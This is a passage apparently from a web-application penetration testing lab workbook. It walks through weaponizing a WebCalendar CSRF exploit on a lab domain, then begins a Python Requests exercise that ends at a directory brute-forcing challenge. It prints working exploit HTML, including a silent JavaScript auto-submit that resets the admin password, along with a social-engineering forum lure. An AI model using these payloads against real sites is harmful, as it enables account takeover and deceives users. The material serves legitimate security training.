


PoC: Step 3

1. In ZAP, double-click on the POST to https://sec542.org/webcalendar/edit_user_handler.php (ID number may vary).




2. Note the referer: `Referer: https://sec542.org/webcalendar/edit_user.php`.
3. This will come into play on the next page.
4. Right-click on the POST and choose **Generate Anti CSRF Test FORM**.



PoC: Step 4

1. Click **Submit** on ZAP's **CSRF Test** form.



2. You should see **Changes successfully saved**.

3. This worked... but why did it pass WebCalendar's referer check? Remember the exploit:


> *WebCalendar attempts to use the HTTP Referer to check that requests are originating from same server… However, this can be easily defeated by just not sending a referer.*[1]

4. It turns out that ZAP does not set a referer via the Anti-CSRF Test Form, and a blank referer also passes WebCalendar's (weak) check.

5. You may verify this by inspecting the new POST sent by the Anti-CSRF Test Form. Scroll to the bottom of ZAP's history window, click on the new POST, and click on the **Request** tab. There is no **Referer**.

```
POST https://sec542.org/webcalendar/edit_user_handler.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Origin: null
Connection: keep-alive
Cookie: webcalendar_session=
d88a8ba7d482b999377993cadc588a65a85a616bba6f4f52cac87193da4e977fd8634c7ac569967e8c76; webcalendar_login=
student; webcalendar_last_view=%2Fwebcalendar%2Fmonth.php; webcalendar_csscache=2; phpbb3_grk7n_u=48;
phpbb3_grk7n_k=; phpbb3_grk7n_sid=473dd407e0df1cb9bc5e6fc4d5c9cb52; PHPSESSID=e0tc3g4c3v7mnssck2uioavie9
Upgrade-Insecure-Requests: 1
Host: sec542.org

formtype=setpassword&upassword1=Security542&upassword2=Security542
```

6. If you see a referer, you are probably looking at the original POST (made by the WebCalendar application). In that case, scroll down to ZAP's post at the bottom of the history window.
7. Fun fact (for future penetration testing reference): If you save HTML to a file and click on the file, no referer is set or sent. That step is not necessary for this lab, since ZAP does not set a referer.
8. Set your Firefox browser's proxy back to **Direct**.




PoC Complete, Next Step: Weaponization

1. We will next take the PoC code, and weaponize it so that another user falls for our CSRF trap. All they need to do is click on our malicious link. We will then change their password to a new one of our choice.
2. The HTML exploit code from @hyp3rlinx is available in: `/home/student/Desktop/CSRF/exploit.html`.
   - Note: This code is not fully functional and has some bugs, see notes for details
   - It will require editing and some additions to become functional (steps we will perform in this lab)
   - Goal: Edit that code so that it becomes fully functional (aka weaponized)
   - Plan: Trick our victim into clicking on a fake video link

- There is no video, we will instead change their WebCalendar password

3. Double-click on `/home/student/Desktop/CSRF/exploit.html`.
4. Here is what displays in Firefox:



> **Note**
>
> There is no **submit** button or any direct way for the user to send the POST. Also, note that the password boxes are filled in. We certainly don't want our victim to see those!

5. There's also a bug in the HTML5 referer setting. The `meta-name="referrer"` content value should be set to `no-referrer` instead of `none`. We will address these issues (and more) during this lab.
6. The no-hints challenge section begins next.

Challenge

> **Notes**
>
> Students who have performed web development in the past may be able to complete this challenge with no hints; the rest will need hints and/or the walkthrough.
>
> `/var/www/html/video.html` maps to https://sec542.org/video.html when accessed via a browser.

Attacker's Turn

- Copy `/home/student/Desktop/CSRF/exploit.html` to `/var/www/html/video.html`.
- Edit `video.html`.
- Change the site:
  - From: http://localhost/WebCalendar-1.2.7/edit_user_handler.php
  - To: https://sec542.org/webcalendar/edit_user_handler.php.
- Hide all form fields.
- Fix any bugs.
- Add a `submit` button.
- Or better yet, automatically submit the form using **JavaScript**.

- Go to https://www.sec542.org/phpbb and log in.
  - Firefox Exercises toolbar -> phpBB
    - Username: `student`
    - Password: `Security542`

- Create a **new topic** in the **Breaking InfoSec News** forum.
- Use your best social engineering skills to create a convincing title, post, etc.
- Link to https://sec542.org/video.html.

- Close Firefox.

Some Hints

- A full walkthrough begins in the next section.
- `/home/student/Desktop/CSRF/exploit.html` has an HTML5 bug and is also missing functionality, including a way to POST the form.
- We previously created `/home/student/Desktop/poc.html` during the PoC phase of this lab, which has all required functionality, except setting the referer.
- Combine elements from both scripts into `/var/www/html/video.html`.
- This will make the script fully functional.
- Hide the password fields by adding `type=hidden` to the two lines of HTML referencing passwords.
- Remember to change the site in `exploit.html`
  - From: http://localhost/WebCalendar-1.2.7/edit_user_handler.php
  - To: https://sec542.org/webcalendar/edit_user_handler.php,
- **Spoiler alert**: Additional code (including how to add a submit button, plus how to auto-submit via JavaScript) is in the notes below

Notes

The exploit referer setting has an HTML5 bug, here's the correct code:

```
<meta name="referrer" content="no-referrer">
```

This code will add a submit button:

```
<button onclick="document.getElementById('CSRF').submit()">Submit</button>
```

It requires that the form ID be called `CSRF` (type as one long line):

```
<form id="CSRF" method="POST" action="https://sec542.org/webcalendar/edit_user_handler.php">
```

This requires the victim to actually click **submit**. You are probably thinking, "not very stealthy." Agreed, so here's code to auto-submit via JavaScript (replace the `button onclick` line with):

```
<body onload="setTimeout(function() { document.CSRF.submit() },5)">
```

This also requires the "name" to be set to CSRF (type as one long line):

```
<form id="CSRF" method="POST" action="https://sec542.org/webcalendar/edit_user_handler.php"
name="CSRF">
```

In our testing, we discovered that the order of the form options in the code above is important when using JavaScript, so please put the options in this order (with `name="CSRF"` at the end).

The name/id `CSRF` is arbitrary (you may change it), but it must be consistent throughout your code.

Solution


1. Open a terminal and type the following:

```
sudo gedit /var/www/html/video.html
```

2. Here is the code. Note the code below has word wrapped longer lines due to space restrictions. Please type each line continuously, as shown in the screenshot above. Note: We have stashed a copy of the completed file in: `/home/student/Desktop/CSRF/video.html.answer.html` (in case you need help typing the HTML).

3. Type the code below:

```
<meta name="referrer" content="no-referrer">
<form id="CSRF" method="POST" action="https://sec542.org/webcalendar/
edit_user_handler.php">
<input type="hidden" name="formtype" value="setpassword">
<input type="hidden" name="user" value="admin">
<input type="hidden" name="upassword1" id="newpass1" type="password" value="123456">
<input type="hidden" name="upassword2" id="newpass2" type="password"  value="123456">
</form>
<button onclick="document.getElementById('CSRF').submit()">Submit</button>
```



4. Click the **Save** button and exit `gedit`.

5. You may also choose to copy `/home/student/Desktop/CSRF/exploit.html` to `/var/www/html/video.html` and edit that file, which may save you some time. It's your choice: If you choose this route, please check your work carefully, as we changed a number of elements of the original exploit.

> **Note**
>
> This is the 'manual POST' version of the script, as a bonus we'll show you how to auto-submit via JavaScript at the end of the lab.

6. Go to https://sec542.org/phpbb/ucp.php?mode=login and log in.

- Username: `student`
- Password: `Security542`


7. Click on the **Breaking InfoSec News** forum.

8. Then click **New Topic**.

9. Here is example text. Feel free to freestyle on the subject and message, but be sure to use the proper syntax for creating a link, which is `[url]https://sec542.org/video.html[/url]` (note the square brackets around `[url]` and `[/url]`).
10. Create the post shown below:

Subject: `Check out this amazing video!`

```
Watch this hacker steal millions of dollars from a major online bank!

[url]https://sec542.org/video.html[/url]

Is your account vulnerable?
```




11. Then click the Submit button (located at the bottom of the page) to submit the post.

12. We will now act as the victim.
    - Open **Chromium** (Please use Chromium!)

    - New browser, signifying the victim (`admin`)
    - Surf to https://sec542.org/webcalendar and log in
        - Username: `admin`
        - Password: `Security542`
    - Open a new **Chromium** tab (press `Ctrl-T`), and surf to https://sec542.org/phpbb.
    - Don't log in; simply go to the **Breaking InfoSec News** forum.

Note


Chromium has links for both WebCalendar and phpBB in the bookmarks bar below the address bar:




Please follow the above advice and switch from Firefox to Chromium. Some students tend to move a bit quickly, miss a few nuances, and attempt to complete the entire lab in Firefox.

Using Chromium will help signify the difference between attacker (using Firefox) and victim (using Chromium). It will also ensure that cookies created in Firefox for the attacker (such as the cookie received after logging WebCalendar or phpBB) will not be used by the victim.


• Open the forum post created by the attacker and click on the link to https://sec542.org/video.html.



• Click **Submit**.



13. The CSRF attack was successful if you see **Changes successfully saved**.



Note

We will automate the "submit" step via JavaScript in the bonus section next.

14. The user `admin` 's password has been changed to `123456` (assuming you followed the previous steps carefully) if you see **Changes successfully saved**.

Victim's Turn

Warning

If you walked through the solution above, this section is already complete.

1. We will now act as the victim.
2. Open **Chromium** (new browser, signifying the victim).


3. Surf to https://sec542.org/webcalendar.
   - Username: `admin`
   - password: `Security542`
4. Open a new **Chromium** tab, and surf to https://sec542.org/phpbb.

5. Don't log in, simply go to the **Breaking InfoSec News** forum.
6. Click on the link to `video.html`.
7. The user `admin`'s password should now be changed.

Bonus Steps

1. Verify admin's password is changed by logging out of and logging back in to the Security542 Calendar application with the new password.
2. If you followed the lab exactly it is:
   - Username: `admin`
   - Password: `123456`
3. Update the `/var/www/html/video.html` code to use JavaScript to auto-submit the POST.
4. Full code example is below, and a copy is available in `/home/student/Desktop/CSRF/video.html.answer-javascript.html`.
5. No user interaction is required after clicking on the **phpBB** link.
6. Here is the code that automatically submits the form using JavaScript; no user interaction is required after clicking on the link in phpBB:

```
<meta name="referrer" content="no-referrer">
<body onload="setTimeout(function() { document.CSRF.submit() }, 5)">
<form id="CSRF" method="POST" action="https://sec542.org/webcalendar/edit_user_handler.php"
name="CSRF">
<input type="hidden" name="formtype" value="setpassword">
<input type="hidden" name="user" value="admin">
<input type="hidden" name="upassword1" id="newpass1" type="password" value="123456">
<input type="hidden" name="upassword2" id="newpass2" type="password"  value="123456">
</form>
```



7. This code is the same as the previous manual POST example, except these two lines are different:

```
<body onload="setTimeout(function() { document.CSRF.submit() },5)">
```

```
<form id="CSRF" method="POST" action="https://sec542.org/webcalendar/edit_user_handler.php"
name="CSRF">
```

8. The `body onload` line replaces the `button onclick` line in the manual POST example. Note that the order of the form options is important for this JavaScript version; it is safest to list them as shown above. We have also stashed a copy of the completed file in: `/home/student/Desktop/CSRF/video.html.answer-javascript.html`.

References

[1] https://packetstormsecurity.com/files/137762/WebCalendar-1.2.7-CSRF-Bypass.html

Exercise 5.2 - Python

Objectives

- Write simple but powerful Python scripts that use the Requests library.
- Primer on the power of Python for web application testing.
- Use Python to read HTTP Response headers and write them to a file.
- Write a simple directory brute forcing script.

Lab Notes

1. This exercise has two challenges, in multiple parts:
    - The challenges (specific, but brief)
    - Some hints (a nudge in the right direction)
    - Complete code
2. This approach allows you to choose your own difficulty.
3. The Python code required to complete both challenges is described in the previous lecture section. Be sure to check the lecture notes pages as well for additional hints.

Challenges


1. The Python examples in 542 are designed to be powerful but simple. We avoid complicated syntax and stick to the KISS principal ("Keep It Simple, Silly" is a polite spelling of that acronym).
2. If you find a different and/or better way of achieving the exercise goals, please share with your instructor! We often learn from students this way and have been led to try new tools, libraries, etc., based on the recommendation of experienced students.
3. The saying "There is more than one way to do it" (TIMTOWTDI) comes from the Perl programming language, which is famous for providing "more than one way" to do things.
4. The Zen of Python disagrees: "There should be one – and preferably only one – obvious way to do it."[1]
5. This is an ideal goal, but one that is not always executed (especially outside of the core Python code). Remember all of the Python HTTP libraries we discussed in the previous lecture? Yup, many ways to do things.
6. The Requests library is awesome because it abstracts low-level details from the programmer--which is great, until you need to access some nitty-gritty low-level details that have been abstracted away (for example, forcing the cipher used in an SSL/TLS connection, which requires use of the underlying urllib3 library).[2]

Challenge #1

- Write a Python 3 script to print the value of the `Server` response header from a list of web servers contained in a text file.

- Create a text file and add these two URLs:
  - **https://www.sec542.org**
  - **https://heartbleed.sec542.org**
- Read the script, loop through each entry and connect to each HTTPS server.
- Do not verify the x.509 certs (otherwise, https://heartbleed.sec542.org will trigger an error).
- Print the URL, followed by ": " followed by the value of the `Server` response header.
- Open a terminal and start the Docker NGINX Heartbleed container by typing the following command:

```
/labs/heartbleed.sh
```



- Leave the command running as you perform the lab.

Some Hints

1. Begin each script with the following code:

```
#!/usr/bin/python3
import requests
```

2. Remember to include parentheses around variables in print functions, like this:

```
print(variable)
```

3. You can add text together like this (this is an example; your text will contain different data):

```
fname="arthur"
lname="dent"
print ("firstname: "+fname+", lastname: "+lname)
```

4. This will print:

```
firstname: arthur, lastname: dent
```


> **Note**
>
> We will cite slide names (instead of slide numbers), because slide numbers often change, and we'd like to avoid dependencies.

5. The slide titled "Putting (a Lot of) It Together" shows how to read a file into a Python list and loop through.
    - The last line of that script shows how to print variables + text, etc.
6. The notes of the slide titled "So, It's Simple, Just Use Python 3, Right?" shows how to print the product string.

Solution

1. If you have not already done so, open a terminal and start the Docker NGINX Heartbleed container by typing the following command:

```
/labs/heartbleed.sh
```



2. Leave the command running as you perform the lab.

3. Open a second terminal and create `/home/student/urls.txt`.


```
gedit /home/student/urls.txt
```

4. Type these two URLs in gedit:

```
https://www.sec542.org
https://heartbleed.sec542.org
```

Note

Ensure that the file does not have an extra blank line at the end or you will see errors when running your python code. The last line of the file should be `https://heartbleed.sec542.org`.



5. Save `urls.txt` in `gedit` and exit.

6. Note that Python has become much more strict regarding disabling SSL checks, so we will the warnings by adding the following two lines to the script:


```
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
```

7. Type the following command in a terminal:

```
gedit /home/student/challenge1.py
```

8. Then enter the following code:

```
#!/usr/bin/python3
import requests
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

with open('/home/student/urls.txt') as f:
    urls = f.read().splitlines()

for url in urls:
    r = requests.get(url,verify=False)
    print (url+": "+r.headers['server'])
```



9. A copy of the completed script, with additional comments added, is in `/home/student/Desktop/python/challenge1.py`.

10. Save `/home/student/challenge1.py` in `gedit` and exit.


11. Then make the script executable by typing the following in a terminal:

```
chmod 755 /home/student/challenge1.py
```

12. Type the following:

```
/home/student/challenge1.py
```

13. If you have performed the following steps carefully, you will see this output:



Challenge #2

1. There is a 'secret' three-letter directory at **http://www.sec542.org**.
2. Goal: Use **Python 3** to write a 'true' directory web brute forcing script, and discover all three-letter directory names (lowercase) at **http://www.sec542.org**.
